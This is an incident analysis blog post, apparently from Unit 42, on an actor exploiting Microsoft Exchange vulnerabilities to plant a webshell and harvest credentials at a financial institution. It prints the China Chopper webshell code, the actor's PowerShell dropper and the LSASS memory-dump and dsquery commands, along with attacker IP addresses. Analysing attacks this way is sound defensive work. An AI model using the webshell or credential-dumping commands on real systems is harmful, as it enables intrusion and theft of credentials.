Actor Exploits Microsoft Exchange Server Vulnerabilities, Cortex XDR Blocks Harvesting of Credentials

By Robert Falcone

Published: 2021-04-15 · Archived: 2026-04-05 14:22:28 UTC

Executive Summary

The recently discovered and patched Microsoft Exchange vulnerabilities (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 and CVE-2021-27065) have garnered considerable attention due to their mass exploitation and the severity of impact each exploitation has on the affected organization. On March 6, 2021, an unknown actor exploited vulnerabilities in Microsoft Exchange Server to install a webshell on a server at a financial institution in the EMEA (Europe, the Middle East and Africa) region. While we did not have access to the webshell itself, the webshell is likely a variant of the China Chopper server-side JScript.

Six days after installing the webshell on March 12, 2021, the actor used the installed webshell to run PowerShell commands to gather information from the local server and the Active Directory and stole credentials from the compromised Exchange server. The actor then compressed the files associated with the information gathering and credential harvesting by creating cabinet files saved to a folder that the Internet Information Services (IIS) server will serve to the internet. The actor attempted to exfiltrate these cabinet files by directly navigating to them on March 12 and 13, 2021.

We analyzed the IP addresses of the inbound requests to run the commands via the webshell installed, as well as of the requests to download the resulting files. None of the observed IP addresses appear to be actor-owned infrastructures and likely involve a sampling of freely available proxies, VPNs and compromised servers. The IP addresses seen in the logs did not provide any pivot points to additional activity.

Unit 42 analysts believe that the actor has automated interaction with the webshell to run the two separate PowerShell scripts. The two PowerShell scripts executed via the webshell were issued three seconds apart and had two different inbound IP addresses. It appears that the automation also included the purposeful switch in IP addresses to make analyzing and correlating the activity more cumbersome. The automation provides a clue that the actor carried out this specific attack as part of a more extensive attack campaign.

Fortunately, the result of the actor's credential harvesting efforts at the financial institution in EMEA was unsuccessful, as the inbound requests to download the memory dump from the LSASS process failed. As an additional level of protection, the Exchange server had Cortex XDR installed with the Password Theft Protection module enabled. This removed pointers to the desired credentials from the dumped memory, which would have thwarted the actor's ability to easily extract credentials from the memory dump using Mimikatz even if they were able to download the file successfully.

It appears that this is just one incident in a large-scale campaign either carried out by a single actor or multiple actors using a common toolset. Unit 42 found 177 webshells that share several common attributes and have similar behavior to the webshell that the actor used in this incident. The organizations impacted by these related webshells were in various industries and geographic locations, which suggests the associated actor(s) is opportunistic and likely used scanning to find Exchange servers to compromise rather than having a set list of targets.

Palo Alto Networks customers are protected against Microsoft Exchange Server attacks with Next-Generation Firewalls with Threat Prevention and URL Filtering security subscriptions, Cortex XDR and Cortex XSOAR.

Webshell Activity

Unit 42 observed an actor interacting with webshells on Microsoft Exchange servers at six different organizations on March 11 and 12, 2021. To understand the actor's activity in these attacks, we analyzed Internet Information Services (IIS) logs from one of the compromised Exchange servers, which allowed us to observe the inbound web requests to the webshell and the associated process activity generated. We used the timestamps in these logs to create a timeline of activity associated with this particular actor and incident, which we will refer to as the attack in the rest of this analysis. Figure 1 shows the timeline, which starts from the beginning of the activity on March 6, 2021. As shown, there is a six day gap in activity before the post-exploitation activities kick off on March 12, 2021.



Figure 1. Timeline of actor's activities associated with the Exchange server.

According to the logs, on March 6, 2021 at 2:38:16 AM, the actor installed a webshell on the Exchange server by saving the webshell to C:\inetpub\wwwroot\aspnet_client\supp0rt.aspx. The path to the installed webshell exists within the IIS server's root directory, which would serve the webshell to visitors who navigate to /aspnet_client/supp0rt.aspx. The URL of /aspnet_client/supp0rt.aspx is not unique to this attack, as Unit 42 has seen this URL used for webshells in many Exchange-related attacks, as mentioned in a previous blog, "Hunting for the Recent Attacks Targeting Microsoft Exchange." According to a recent CISA report, the supp0rt.aspx used in Exchange-related attacks was an Offline Address Book (OAB) configuration file with a webshell added to the "ExternalUrl" field.

While we did not have access to the supp0rt.aspx file used in this specific attack, we were able to analyze 177 supp0rt.aspx files that contained similar functionality. Each of the analyzed files contained China Chopper's server-side JScript, which would evaluate code provided within a unique parameter whose name consists of 32 alphanumeric characters. For example, the following code was extracted from a supp0rt.aspx webshell, which would run code provided by the actor within a parameter 54242e9b610a7ca15024a784969c9e0d:

```
<script language="JScript" runat="server">function Page_Load()
{eval(System.Text.Encoding.UTF8.GetString(System.Convert.FromBase64String(Request.Item["54242e9b610a7ca15024a784969c9e0d"])),"unsafe");}
</script>
```

In this attack, we observed the actor providing code to execute to the supp0rt.aspx webshell within a parameter named 6b83ccc96b4abd4cea1c7c607688a8ad. We believe with high confidence that the actors used the same webshell code in these attacks, as seen above, but using the 6b83ccc96b4abd4cea1c7c607688a8ad parameter in place of 54242e9b610a7ca15024a784969c9e0d. While China Chopper's server-side JScript is readily available online, we believe that the combination of the same webshell, the supp0rt.aspx filename and the use of a random 32-alphanumeric character parameter to run PowerShell code suggests either a common actor or shared tooling across multiple actors.

We do not know exactly which IP address the actor used to exploit the server to install the webshell, as there were several successful HTTP POST requests to /ecp/program.js that attempted to exploit the Exchange vulnerability within a minute of the supp0rt.aspx file being written to disk. The path /ecp/program.js does not appear unique to this attack, as other security researchers have mentioned seeing this path used to exploit Exchange Server (CVE-2021-26855). All the successful requests used the user-agent ExchangeServicesClient/0.0.0.0 and came from the following IP addresses:

- 156.194.127[.]178
- 112.160.243[.]172
- 221.179.87[.]175
- 73.184.77[.]174
- 41.237.156[.]15
- 223.16.210[.]90
- 63.76.255[.]110
- 218.103.234[.]104
- 83.110.215[.]7

After several days of inactivity, the actor first accessed the webshell on March 12, 2021, at 2:35:27, by navigating to /aspnet_client/supp0rt.aspx from 121.150.12[.]35. The HTTP request included a parameter labeled 6b83ccc96b4abd4cea1c7c607688a8ad that included a base64 encoded PowerShell script that the webshell will decode and execute. The following script lists the running processes and returns the list between strings of oamoisjmdo and sodknousfnfdklj:

```
var p=System.Diagnostics.Process.GetProcesses();var str="";for(var i=0;i<p.Length;i++)

{str+=p[i].ProcessName+":"+p[i].Id+"\r\n";}
str=Convert.ToBase64String(System.Text.Encoding.UTF8.GetBytes(str));str="oamoisjmdo"str"sodknousfnfdklj";Response.Write(str);
```

The actors enumerated the running processes to find the process identifier (PID) of the Local Security Authority Subsystem Service (LSASS) process in order to dump the memory for credential harvesting. The actor will use the PID of LSASS (584, seen in a later example) within a second PowerShell script uploaded to the same webshell at /aspnet_client/supp0rt.aspx within the 6b83ccc96b4abd4cea1c7c607688a8ad parameter. The actor uploaded the second PowerShell to the webshell three seconds after the first on March 12, 2021, at 2:35:30, before the actor appeared to switch their IP address to use 164.68.156[.]31. The short period of time between the two inbound requests to the webshell, coupled with the switching of IP addresses, suggests that the actor has automated this process to some extent. Unit 42 believes the actors automated their interactions with the webshell to scale their operation, which allowed them to carry out post-exploitation activities on a long list of compromised Exchange servers. The second PowerShell script contained the following, which effectively saves a batch script to test.bat on the server and executes it by creating a cmd.exe process:

```
System.IO.File.WriteAllBytes('c:\\inetpub\\wwwroot\\aspnet_client
test.bat',System.Convert.FromBase64String('cG93ZXJzaGVsbCBydW5kbGwzMi5leGUgYzpcd2luZG93c1xzeXN0ZW0zMlxjb21zdmNzLmRsbCBNaW
var c=new System.Diagnostics.ProcessStartInfo('cmd.exe');
```

```
var e=new System.Diagnostics.Process();
e.StartInfo=c;
c.Arguments='/c c:\\inetpub\\wwwroot\\aspnet_client
test.bat';
e.Start();
```

The test.bat batch script attempted to run the following four commands, which essentially use comsvcs.dll to dump LSASS' memory, dsquery to get more contextual information on users on the network and makecab to create cabinet files from the results of the two previous commands for exfiltration:

```
powershell rundll32.exe c:\windows\system32\comsvcs.dll MiniDump 584
c:\inetpub\wwwroot\aspnet_client\f4[redacted]9b1.tmp.dmp full
dsquery * -limit 0 -filter objectCategory=person -attr * -uco > c:\inetpub\wwwroot\aspnet_client\f4[redacted]9b.tmp
makecab c:\inetpub\wwwroot\aspnet_client\f4[redacted]9b1.tmp.dmp
c:\inetpub\wwwroot\aspnet_client\f4[redacted]9b1.dmp.zip
makecab c:\inetpub\wwwroot\aspnet_client\f4[redacted]9b.tmp c:\inetpub\wwwroot\aspnet_client\f4[redacted]9b.dmp.zip
```

Several hours later on March 12, 2021, at 10:07:09, the actor appears to have changed their IP address to 45.77.140[.]214 and successfully downloaded the cabinet file f4[redacted]9b.dmp.zip that contained the results of the dsquery command. According to the user-agent of Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko, the actor downloaded this cabinet file by visiting the correct URL in an Internet Explorer 11 browser on a Windows 7 system. We looked at the f4[redacted]9b.dmp.zip file and found that it contained the f4[redacted]9b.tmp file, which was empty. This suggests that the dsquery command executed by the batch script did not successfully gather the user information from Active Directory.

Then, one second later on March 12, 2021, at 10:07:10, the actor attempted to download the cabinet file containing the LSASS memory dump by making a GET request from 45.77.140[.]214 to /aspnet_client/f4[redacted]9b1.dmp.zip, but the server responded with a 404 Not Found error. The actor continued to try to download this file through March 12, 2021, at 17:35:15. At that point, there was a break in activity until two more requests to download the file on March 13, 2021, at 05:40:05 and 05:40:06. All the requests to download the cabinet file were met with the same 404 error message.

Less than 20 minutes later on March 13, 2021, at 6:02:04 AM, the actor again changed their IP address – this time to 78.141.218[.]225 – and continued attempting to download this cabinet file. The actor continued their attempts until March 13, 2021, at 16:33:03, issuing a total of 33 requests, all of which were met with HTTP 404 responses.

We looked at the f4[redacted]9b1.dmp file and it indeed contained the memory contents of the LSASS process, but we were unable to use Mimikatz to dump the credentials. We confirmed that the Exchange server had Cortex XDR with the Password Theft Protection module enabled, which removed a pointer to the credentials from the dump file. This suggests that even if the actor was able to successfully download the f4[redacted]9b1.dmp.zip cabinet file that contained the memory dump, the actor would be unable to extract the sought-after credentials using Mimikatz to use in additional activities to further impact the organization.
